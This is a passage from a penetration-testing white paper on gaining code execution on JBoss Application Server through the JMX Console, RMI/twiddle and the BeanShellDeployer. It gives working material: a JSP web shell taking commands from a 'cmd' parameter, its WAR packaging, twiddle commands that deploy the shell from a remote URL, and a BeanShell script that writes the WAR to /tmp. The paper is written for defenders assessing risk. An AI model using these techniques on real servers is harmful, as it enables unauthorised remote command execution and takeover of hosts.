

Bridging the Gap between the Enterprise and You – or – Who's the JBoss now?

Patrick Hof, Jens Liebchen
RedTeam Pentesting GmbH

<http://www.redteam-pentesting.de>



The *JBoss Application Server* (JBoss AS) is a widely used, open source Java application server. It is part of the JBoss Enterprise Middleware Suite (JEMS) and often used in large enterprise installations. Because of the high modularity and versatility of this software solution, which leads to a high complexity, the JBoss AS is a rewarding target for attackers in enterprise networks. This paper approaches the JBoss AS from an attacker's perspective and points out its risk potential with examples showing how to achieve arbitrary code execution on the JBoss AS's underlying host system. The examples use the JMX and Web Console, RMI, the Main- and BeanShellDeployer as well as JMX Invokers of the Web Console and HttpAdaptor.



Contents

1	Introduction	3
2	JBoss AS Overview	3
2.1	Java Management Extensions	4
2.2	JMX Invoker	6
2.3	Deployer Architecture	6
3	Attack Vectors	7
3.1	Test Environment	8
3.2	WAR File	9
3.3	JMX Console	12
3.4	RMI: Remote Method Invocation	14
3.5	BSHDeployer	17
3.6	Web Console Invoker	19
3.7	JMXInvokerServlet	22
4	Practical Relevance	24
5	Securing a JBoss AS	26
6	Conclusion	26



1 Introduction

The *JBoss Application Server* (JBoss AS) is a widely used, open source Java application server. It is part of the JBoss Enterprise Middleware Suite (JEMS) and often used in large enterprise installations. The JBoss AS allows the development and deployment of Java Platform, Enterprise Edition (JEE) applications, web applications and portals. JBoss AS installations can be found in a variety of environments, ranging from large enterprises' classic web sites over client-server installations for business software up to control applications for telephone systems. This means that many organisations have JBoss AS installations without knowing exactly how they work.

Because of the high modularity and versatility of this software solution, which leads to a high complexity, the JBoss AS is a rewarding target for attackers in enterprise networks. The documentation available on the Internet and supportive information about how to install a JBoss AS deal mainly with the configuration and usage of the provided functionality, but not with the adequate protection of default services or newly added capabilities. The existing documentation about securing the JBoss AS also only considers the defensive point of view, without showing the possibilities attackers have to exploit a JBoss AS.

This paper approaches the JBoss AS from an attacker's perspective and points out its risk potential with examples leading to arbitrary code execution on the JBoss AS's underlying host system. It is meant to help administrators to estimate the risk potential of a default JBoss AS installation, so that informed decisions about its protection can be made.

2 JBoss AS Overview

The JBoss AS is based on Java Enterprise Edition 1.4 and can be used on a variety of operating systems, including Linux, FreeBSD and Microsoft Windows. The only requirement is an adequate Java Virtual Machine (JVM).

It supports a multitude of different features important for an application server in a business environment. This ranges from clustering over efficient caching to the implementation of different JEE capabilities like Java Message Service (JMS, JBoss Messaging) and the integration of technologies like Hibernate or Enterprise Java Beans. Figure 1 depicts an overview of the technologies currently available in the JBoss AS.

Its deliberately modular structure makes it possible to adapt the JBoss AS to one's particular needs by adding or removing modules. This modularity is accomplished by consistently using the Java Management Extensions API, which will be discussed later in section 2.1. The modularity and easy addition of new functionality play an important role for the JBoss AS's security, as they provide an attacker with many options for manipulating the system.




Figure 1: JBoss AS architecture

2.1 Java Management Extensions

The *Java Management Extensions (JMX)* are a standardised architecture to monitor and manage (Java-) applications and objects. The JMX architecture is organised into three layers (see figure 2).

Instrumentation Level

In the *Instrumentation Level*, manageable resources are defined which can be addressed by JMX-conforming applications. Such resources can be of arbitrary nature, for example applications, service components or addressable hardware devices.

Resources in the Instrumentation Level are represented by so-called *Java Managed Beans (MBeans)*. MBean objects can have attributes as well as methods that define their functionality. They also provide all information and operations JMX-conforming applications need to access the implemented functionality. To report changes to its environment, MBean objects additionally implement a notification mechanism, for example to tell their environment about state changes or changes of attributes.




Figure 2: JMX architecture

Agent Level

At the *Agent Level*, *agents* are defined. They are responsible for managing and controlling the Instrumentation Level's resources. In the JBoss AS, this part is mainly carried out by the *MBean Server*, which is, together with some supporting agents, the central element controlling the communication between different applications of the Distributed Service Level (see next section). The communication between MBean Server and Distributed Service Level applications is done via *Connectors* and *Adaptors*.

Connectors Connectors belong to the integrated *Apache Tomcat*¹ server of any default JBoss AS installation and accept HTTP requests from web applications. By default, two connectors are defined: The AJP connector, which answers to requests of Apache web servers with `mod_jk` installed (port 8009) and the normal Tomcat service on port 8080.

¹<http://tomcat.apache.org/>



Adaptors Adaptors translate between a given protocol like for example HTTP, SNMP or RMI and JMX functionality. A command invoking an MBean method which gets sent as an HTTP GET or POST request can for example be translated to the equivalent JMX command. The response can be processed accordingly.

Distributed Services Level

The *Distributed Services Level* defines the preconditions for all applications which want to use JMX to address resources of the Instrumentation Level. The adaptors and connectors of the Agent Level allow for all kinds of applications in the Distributed Services Level. The applications also do not have to remain on the same host, but can (depending on the available connectors) access resources over the network.

2.2 JMX Invoker

The concept of *Invokers* allows client applications to send JMX requests to the server regardless of the transport protocol. These *Invocations* are sent through the MBean Server to the corresponding MBean service. The transport mechanism is transparent to the application and can use any protocol, for example HTTP, SOAP² or JRMP³.

From a technical point of view, a proxy object for the MBean service to be addressed is created on the client side. This *Client Proxy* makes the methods of the remote MBean available to the application. When the method of an MBean is invoked on the client side, this request, after the possible transformation into a different format, is sent over the chosen transport mechanism to the appropriate server-side Invoker. The latter transforms the request back to an invocation object and forwards it to the target MBean on the server side. The opposite direction that returns the result of the invocation works analogously. Therefore, the application can use the local proxy object as if the remote object is locally available.

2.3 Deployer Architecture

The JBoss AS modules of particular interest for an attacker are the *Deployers*. They are used to deploy (install) the different components supported by the JBoss AS. For the purpose of this paper, important installable components are:

²Simple Object Access Protocol

³Java Remote Method Protocol



JAR: Java ARchives JAR files are extended ZIP files. ZIP is a container format, containing one or more compressed files. JAR files additionally contain a `Manifest` file with meta data about the included files.

WAR: Web ARchives WAR files are JAR files containing components of a web application, like Java ServerPages (JSP), Java classes, static web pages etc.

BSH: BeanShell scripts *BeanShell* is a Java scripting language. BeanShell scripts are executed on the Java Runtime Environment (JRE) and use Java syntax as well as language elements often found in scripting languages, like e.g. dynamic typing.

WAR and BSH files will be further explained in chapter 3, as they will be used to execute program code on the host.

The most important JBoss AS deployer is the *MainDeployer*. It constitutes the main entry point for deploying new components. The path of the component to be deployed is passed to the *MainDeployer* in form of a URL:

```
org.jboss.deployment.MainDeployer.deploy(String urlspec)
```

The *MainDeployer* downloads the object and decides to what *SubDeployer* it will be forwarded. Depending on the type of component, the responsible *SubDeployer* (for example *JarDeployer*, *SarDeployer* etc.) receives the object for installation.

To further facilitate deployments, the *UrlDeploymentScanner* exists. It also takes a URL as a parameter:

```
org.jboss.deployment.scanner.URLDeploymentScanner.addURL(String  
    urlspec)
```

The passed URL is periodically checked for newly installable or changed components. This is how the JBoss AS implements *hot deployment*, where new or changed components are deployed automatically without having to manually start deployment.

Besides the aforementioned JAR, WAR and BSH components, there exist many additionally supported components ([Inc06] p. 87ff). Those are not relevant for the attack vectors introduced in the following sections and will therefore not be described any further.

3 Attack Vectors

The modularity of the JBoss AS, together with its high complexity, produce a large number of potential attack vectors. Just getting an overview over all available components to be secured



requires to study the program internals intensely, which normally does not happen with many installations due to time constraints.

The standardised way of managing and accessing all JBoss AS components over JMX allows on the one hand easy customisation and administration, but implies on the other hand a higher risk potential from a security perspective. If attackers find only one JMX interface to communicate with the JBoss AS, it is sufficient for their purposes. The following sections will show how several of these interfaces can be used to execute arbitrary commands with the runtime permissions of the JBoss AS. Starting with the default configuration, access to these interfaces will be gradually secured, showing what options attackers are left with after each step and how to use them to successfully attack.

The affected interfaces were chosen because they are available in default JBoss AS installations opened to the network for productive use. They are therefore commonly found in practice, leading to a rather large amount of improperly secured JBoss AS instances on the intranets of enterprises as well as publicly available installations on the Internet.

3.1 Test Environment

The attacks introduced in the following sections were verified on a dedicated test system. The test system was set up as follows:

Host System

The test setup's host system was a Linux distribution installed within a virtual machine (realised with Qemu⁴) using the host name "scribus". That host name will be used in the examples when accessing the JBoss AS. Additionally, as all client-side scripts were only tested under Linux, command line examples mentioned within this white paper will likely have to be adapted manually for Windows.

JBoss AS Version

The JBoss AS version used in the test was 4.2.3.GA. Red Hat markets the JBoss products in a commercial variant with added support as well as in an open source *community edition*. The two versions partially differ in their default configurations. At the time of research, the version used was the current stable version of the JBoss AS community edition.

⁴<http://bellard.org/qemu/>



Configuration

Basis for the configuration was the included `default` configuration of the JBoss AS. This configuration also provides the base configuration in many enterprise deployments, changed to suit the particular installation. During the test, access to the JBoss AS services was systematically locked down, to have an increasingly restrictive JBoss AS installation.

As of JBoss AS version 4.2.0.GA, the server is not bound to all interfaces at runtime per default, but only reachable from `localhost`. This is supposed to prevent (insecure) new installations to be accidentally reachable from the outside when started for the first time. Such a system is not usable in production, but the binding can be quickly changed with a start parameter.

For testing purposes, the JBoss AS was therefore started with the parameter `-b 0.0.0.0`, to bind it to all interfaces and make it accessible over the network. This is common practice and is also mentioned in the official documentation⁵ (with a hint about the possible security implications). Doing a generic search for JBoss AS installation instructions, binding to all interfaces is mostly recommended without any hints concerning security.

3.2 WAR File

The easiest way to run self-written code on a JBoss AS installation is to deploy a component which is supported by the JBoss AS (see section 2.3). It is desirable that the JBoss AS can access the component to be installed over HTTP, as this normally poses the least problems for attackers, for example with respect to firewall restrictions.

For this paper, a *Web ARchive* called `redteam.war` was created, containing a Java ServerPage. After deployment on a JBoss AS, execution of arbitrary commands using the Java ServerPage `redteam-shell.jsp` with the runtime permissions of the JBoss AS user is possible.

WAR files need a `web.xml` file in a `WEB-INF` directory besides the actual application code. This is a description file for the web application, which describes among other things at what URL the application can later be found. As this is otherwise a normal JAR file, the WAR file can be created with the Java SDK `jar` command:

```
$ jar cvf redteam.war WEB-INF redteam-shell.jsp
```

⁵<http://www.jboss.org/community/docs/DOC-10179>



The archive then contains the following files:

```
redteam.war

|-- META-INF
|   |-- MANIFEST.MF
|-- WEB-INF
|   |-- web.xml
|-- redteam-shell.jsp
```

META-INF/MANIFEST.MF

The META-INF/MANIFEST.MF file is created automatically by jar if it does not already exist. It can contain information about the JAR, for example the application's main entry point (the main class which should be invoked) or what additional Java classes are needed for execution. For the JAR file generated here, no particular information is needed, the default file suffices. It only contains information about the supported Manifest specification as well as the Java version used to create the file.

```
Manifest-Version: 1.0
Created-By: 1.6.0_10 (Sun Microsystems Inc.)
```

WEB-INF/web.xml

The WEB-INF/web.xml file has to be created manually. It contains information about the web application, for example the name of the class or JSP file(s), a more detailed application description, what icon to display or the error pages to use if an error occurs. For the redteam.war file, web.xml defines which files belong the web application and what name the application should have:

```
<?xml version="1.0" ?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">
  <servlet>
    <servlet-name>RedTeam Shell</servlet-name>
    <jsp-file>/redteam-shell.jsp</jsp-file>
  </servlet>
</web-app>
```



redteam-shell.jsp

The `redteam-shell.jsp` file contains the actual program code for executing arbitrary commands. It is a *Java ServerPage* and therefore allows to embed Java code in an HTML page:

```
<%@ page import="java.util.*, java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
    String cmd = request.getParameter("cmd");
    Process p = Runtime.getRuntime().exec(cmd);
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
```

The JSP above only defines Java code and no additional HTML, which is not necessary for running the code. It is however easily possible to add an HTML input form to send a command, for example. The JSP `redteam-shell.jsp` executes commands that are provided via HTTP as the value of the `cmd` parameter.

An HTTP request

```
GET /redteam/redteam-shell.jsp?cmd=ls
```

would therefore list all files in the current directory on a Linux system. The command's response is written back line by line:

```
while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
}
```

The WAR-file `redteam.war` thus allows to run non-interactive commands after its installation. Interactive commands would require real in- and output redirection. With sufficient programming effort, it is of course possible to create arbitrarily complex JSPs. For attackers it is usually sufficient to execute simple commands to manifest themselves on a system.



3.3 JMX Console

The JMX Console allows direct interaction with a JBoss AS's components using a web browser. It allows for easy administration of the JBoss AS, as it gives a complete overview of all MBeans registered with the MBean Server. MBean attributes and methods can be used directly, as long as no complex data types are necessary as parameter values.




Figure 3: Default view of the JMX Console


Figure 3 shows the default view of the JMX Console. It is normally the first target for attacks, as it is not secured by default and gives easy access to system critical JBoss AS components.

Server- and ServerInfo-MBean

The attributes of the MBeans

```
jboss.system:type=Server  
jboss.system:type=ServerInfo
```

show a variety of information about the JBoss AS and the host system, including detailed information about the Java VM as well as the operating system's type and version. Figure 4 exemplarily shows the `ServerInfo`-MBean's attributes of the test system.



List of MBean attributes:

Name	Type	Access	Value	Description
ActiveThreadCount	java.lang.Integer	R	50	MBean Attribute.
AvailableProcessors	java.lang.Integer	R	1	MBean Attribute.
OSArch	java.lang.String	R	amd64	MBean Attribute.
MaxMemory	java.lang.Long	R	518979584	MBean Attribute.
HostAddress	java.lang.String	R	127.0.1.1	MBean Attribute.
JavaVersion	java.lang.String	R	1.6.0_06	MBean Attribute.
OSVersion	java.lang.String	R	2.6.24-19-server	MBean Attribute.
JavaVendor	java.lang.String	R	Sun Microsystems Inc.	MBean Attribute.
TotalMemory	java.lang.Long	R	129957888	MBean Attribute.
ActiveThreadGroupCount	java.lang.Integer	R	7	MBean Attribute.
OSName	java.lang.String	R	Linux	MBean Attribute.
FreeMemory	java.lang.Long	R	71295232	MBean Attribute.
HostName	java.lang.String	R	scribus	MBean Attribute.
JavaVMVersion	java.lang.String	R	10.0-b22	MBean Attribute.
JavaVMVendor	java.lang.String	R	Sun Microsystems Inc.	MBean Attribute.
JavaVMName	java.lang.String	R	Java HotSpot(TM) 64-Bit Server VM	MBean Attribute.

Figure 4: The ServerInfo-MBean's attributes

The MBeans, which are readable and manipulable from the JMX Console, not only contain information about the JBoss AS itself, but also about the host system. Such information facilitates the preparation of potential further attacks.

The `Server`-MBean's `shutdown()`-method can furthermore be used to completely stop the JBoss AS. Unauthorised access to the JBoss AS JMX interfaces thus directly enables attackers to conduct a Denial-of-Service attack.

redteam.war Installation

To install the WAR file described in section 3.2, the `MainDeployer`'s methods and attributes view can be accessed under the category `jboss.system` in the JMX Console.

There, the `deploy()`-method (see figure 5) can be invoked with a URL as its single parameter. The URL has to point to the WAR file, which can be made available on any HTTP server, for example.

When the `invoke` button is clicked, the JBoss AS downloads the WAR file and installs it. Afterwards, shell commands can be executed on the server directly from the browser (see figure 6).

The attack above was first described in February 2008 in [Sch08], using the `UrlDeploymentScanner`. The JMX Console is currently the only attack vector where a publication is known which explicitly describes the attacker's perspective.




Figure 5: MainDeployer deploy() method




Figure 6: Executing the command `ls -l` on the JBoss AS

3.4 RMI: Remote Method Invocation

The JMX Console described in the previous section is a rather exposed part of the JBoss AS infrastructure, which is the reason why this part of the JBoss AS is the one for which there is most documentation available on how to secure it. Most often, a simple password protection is set for the JMX Console.



It is however not the only alternative to access the JBoss AS's components. As the JBoss Application Server is often used for interaction with client-side Java programs (many times embedded as applets in web sites), *Java Remote Method Invocation* (RMI) is also playing a major role.

RMI allows to "locally" invoke methods of remote Java objects and is the equivalent of *Remote Procedure Calls* which are known from procedural programming languages. With RMI, local applications get access to remote objects and can invoke their methods. Communication between client and server is handled transparently to the application, so that the objects can be used as if they were available locally.

Java Naming and Directory Service

The *Java Naming and Directory Service* (JNDI) is a service to discover data and objects. JNDI unifies access to a multitude of already existing services for name resolution, like LDAP, DNS, NIS and also the *RMI Registry*.

The RMI Registry is the service for discovering remote objects with RMI. It allows applications to check if objects are available or to search for specific objects, for example. The RMI Registry then returns the respective object reference which uniquely identifies the object and makes it transparently accessible to the application.

The JBoss AS uses JNDI for name resolution, which includes the assignment of references to remote objects over RMI via the RMI Registry.

MBean Access over RMI

Invoking remote Java object's methods as if they were local is not only possible for self-written JBoss AS software components, but also allows access to the JBoss AS's MBean components over a predefined adaptor service. The RMI interface is active per default and accessible at port 4444. The JNDI service is also necessary and can be reached at port 1098 and 1099 in a default installation.

To communicate with JBoss AS's RMI service, a dedicated Java program can be written. However, the easier way is to use the program `twiddle`, which is included with every JBoss AS installation:

```
$ sh jboss-4.2.3.GA/bin/twiddle.sh -h  
A JMX client to 'twiddle' with a remote JBoss server.
```

```
usage: twiddle.sh [options] <command> [command_arguments]
```



options:

-h, --help	Show this help message
--help-commands	Show a list of commands
-H=<command>	Show command specific help
-c=command.properties	Specify the command.properties file to use
-D<name>[=<value>]	Set a system property
--	Stop processing options
-s, --server=<url>	The JNDI URL of the remote server
-a, --adapter=<name>	The JNDI name of the RMI adapter to use
-u, --user=<name>	Specify the username for authentication
-p, --password=<name>	Specify the password for authentication
-q, --quiet	Be somewhat more quiet

With `twiddle`, JBoss AS MBeans can be accessed over RMI from the command line. There exist a Windows- (`twiddle.bat`) and a Linux script (`twiddle.sh`) to start `twiddle`. Analogously to the JMX Console, MBean attributes can be read or changed, and methods can be invoked. The command to show the attributes of the `ServerInfo`-MBean described in section 3.3 is for example:

```
$ ./twiddle.sh -s scribus get jboss.system:type=ServerInfo
```

```
ActiveThreadCount=50
AvailableProcessors=1
OSArch=amd64
MaxMemory=518979584
HostAddress=127.0.1.1
JavaVersion=1.6.0_06
OSVersion=2.6.24-19-server
JavaVendor=Sun Microsystems Inc.
TotalMemory=129957888
ActiveThreadGroupCount=7
OSName=Linux
FreeMemory=72958384
HostName=scribus
JavaVMVersion=10.0-b22
JavaVMVendor=Sun Microsystems Inc.
JavaVMName=Java HotSpot(TM) 64-Bit Server VM
```

redteam.war Installation

To install the WAR file `redteam.war` with the help of `twiddle`, the `deploy()` method (see section 3.3) is used:

```
$ ./twiddle.sh -s scribus invoke jboss.system:service=MainDeployer
    deploy http://www.redteam-pentesting.de/redteam.war
```




Afterwards, the Java ServerPage described earlier that allows execution of arbitrary commands is accessible at the URL

`http://scribus:8080/redteam/redteam-shell.jsp`

3.5 BSHDeployer

The attack introduced in section 3.4 using the RMI interface requires the JBoss AS to be able to initiate a connection to a remote HTTP server.

In many configuration though, firewall rules prohibit outgoing connections initiated by the JBoss AS. Figure 7 shows this graphically. Prohibiting such connections is done because an application server should normally only answer incoming requests, but never initiate new outgoing connections. This is to prevent attackers gaining access to such a host from directly communicating with the outside.




Figure 7: JBoss AS installation firewall restrictions

To be able to install `redteam.war` on a protected JBoss AS, the file would for example have to be available locally on the host. The JBoss AS does not directly allow to upload files to the host, but with the help of the `BeanShellDeployer`, it is still possible to create a file with arbitrary content on the remote server.

BeanShell

BeanShell is a scripting language running on top of the *Java Runtime Environment (JRE)*. The language supports the regular Java syntax and extends it with features known from scripting languages, like dynamically typed variables. *BeanShell* was developed to ease experimenting with Java programs (e.g. rapid prototyping and debugging). *BeanShell* scripts can be written quickly and do not need to be compiled.



BSHDeployer

The JBoss AS SubDeployer `BSHDeployer` (see also section 2.3) allows the deployment of BeanShell scripts. They are automatically executed once after installation.

The `BSHDeployer` method used for installation is

```
createScriptDeployment(String bshScript, String scriptName)
```

`createScriptDeployments` expects as parameters the script to run (`bshScript`) and a name under which to register the script (`scriptName`). The parameter `bshScript` is not a file (as the type `String` shows), but the complete script as one `String`.

BeanShell Script

Using the `BSHDeployer`, the `redteam.war` file can be deposited on the on the JBoss AS host, so it can be installed as a local file. This can be realised with the following BeanShell script:

```
1 import java.io.FileOutputStream;
2 import sun.misc.BASE64Decoder;
3
4 // Base64 encoded redteam.war
5 String val = "UESDBBQACA[...]AAAAA";
6
7 BASE64Decoder decoder = new BASE64Decoder();
8 byte[] byteval = decoder.decodeBuffer(val);
9 FileOutputStream fs = new FileOutputStream("/tmp/redteam.war");
10 fs.write(byteval);
11 fs.close();
```

The script was truncated in line 5 for better readability. Variable `val` contains the complete `redteam.war` file as a base64-encoded string. Upon execution of the script, it decodes the string and writes the data to the file `/tmp/redteam.war`. On Linux, the `/tmp/` directory contains temporary files and is normally read- and writeable for every user. On Windows, an equivalent directory would be `C:\WINDOWS\TEMP\`.



redteam.war Installation

With the help of `twiddle`, which was already used in section 3.4, the `BShDeployer`'s

```
createScriptDeployment ()
```

method can be called:

```
$ ./twiddle.sh -s scribus invoke jboss.deployer:service=BShDeployer  
createScriptDeployment "`cat redteam.bsh`" redteam.bsh
```

The file `redteam.bsh` contains the previously described BeanShell script without comments and newlines, to prevent problems when using it as a parameter value. Upon successful invocation, the JBoss AS returns the name of the temporary BeanShell file created on the server:

```
file:/tmp/redteam.bsh55918.bsh
```

As the BeanShell script was executed once upon deployment, it also created the `/tmp/redteam.war` file, which can now be installed as described in section 3.4. The only difference is that now, a URL for the local path is used:

```
$ ./twiddle.sh -s scribus invoke jboss.system:service=MainDeployer  
deploy file:/tmp/redteam.war
```

Afterwards, arbitrary commands can again be executed with the `redteam-shell.jsp` Java ServerPage.

3.6 Web Console Invoker

The JMX Console (section 3.3) and RMI (sections 3.4 and 3.5) are the “classic” methods of accessing a JBoss AS. Besides these obvious ways of communicating with a JBoss AS, there exist additional, more hidden interfaces. One example is the JMX Invoker used by the *Web Console*.

Web Console

The Web Console is, like the JMX Console, also accessible with a web browser. It provides an extended view of the JBoss AS components and is a combination of a Java applet showing the components in a tree structure and the already known JMX Console HTML view. Figure 8 depicts the Web Console's default view.

